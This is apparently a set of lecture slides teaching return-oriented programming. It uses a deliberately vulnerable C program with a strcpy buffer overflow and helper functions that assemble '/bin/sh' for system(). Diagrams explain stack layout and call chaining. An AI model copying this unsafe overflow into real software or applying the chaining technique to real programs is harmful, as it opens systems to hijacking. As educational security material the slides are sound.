



ROP: An Example

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A Vulnerable Program

- In order to execute the shell, we need to execute
 - add_bin(0xdeadbeef)
 - add_sh(0xcafebabe, 0x0badf00d)
 - exec_string()

```
void exec_string() {  
    system(string);  
}
```


```
void add_bin(int magic) {  
    if (magic == 0xdeadbeef) {  
        strcat(string, "/bin");  
    }  
}
```

```
void add_sh(int magic1, int magic2) {  
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {  
        strcat(string, "/sh");  
    }  
}
```


```
void vulnerable_function(char* string) {  
    char buffer[100];  
    strcpy(buffer, string);  
}
```

```
int main(int argc, char** argv) {  
    string[0] = 0;  
    vulnerable_function(argv[1]);  
    return 0;  
}
```

Code Injection vs Code Reuse



code injection



code reuse



Rethink the Stack Layout of Ret2libc

- Function prologue

```
pushl    %ebp
```

```
movl     %esp, %ebp
```

```
subl     $N, %esp
```




图 5.3: How the stack changes when executing the function prologue

Rethink the Stack Layout of Ret2libc

- Function epilogue

```
movl    %ebp, %esp  
popl    %ebp  
ret
```





图 5.4: How the stack changes when executing the function epilogue



Rethink the Stack Layout of Ret2libc





We Want to Chain Things Together

- After executing `system()` function, the `fakeret` will be executed.

- Why?

```
movl    %ebp, %esp  
popl    %ebp  
ret
```

- `ret: pop eip`

- This instruction pop the return address (`fakeret`) to EIP


- So if we want to execute another function, we need to find a mechanism to chain them together and prepare arguments



Step I: execute add_bin

- `add_bin(0xdeadbeef)`
- Control flow: it's easy. We just need to overwrite the return address.
- Parameter: `0xdeadbeef`. We can use buffer overflow to prepare the required value in the stack
- However, we need to execute `add_sh(0xcafebabe, 0x0badf00d)` after **executing** `add_bin`, **how?**

The required stack layout
for `add_bin` function.






Step II: execute add_sh

- The required stack layout for executing `add_sh(0xcafebabe, 0x0badf00d)`


The required stack layout
for `add_sh` function.

The required stack layout
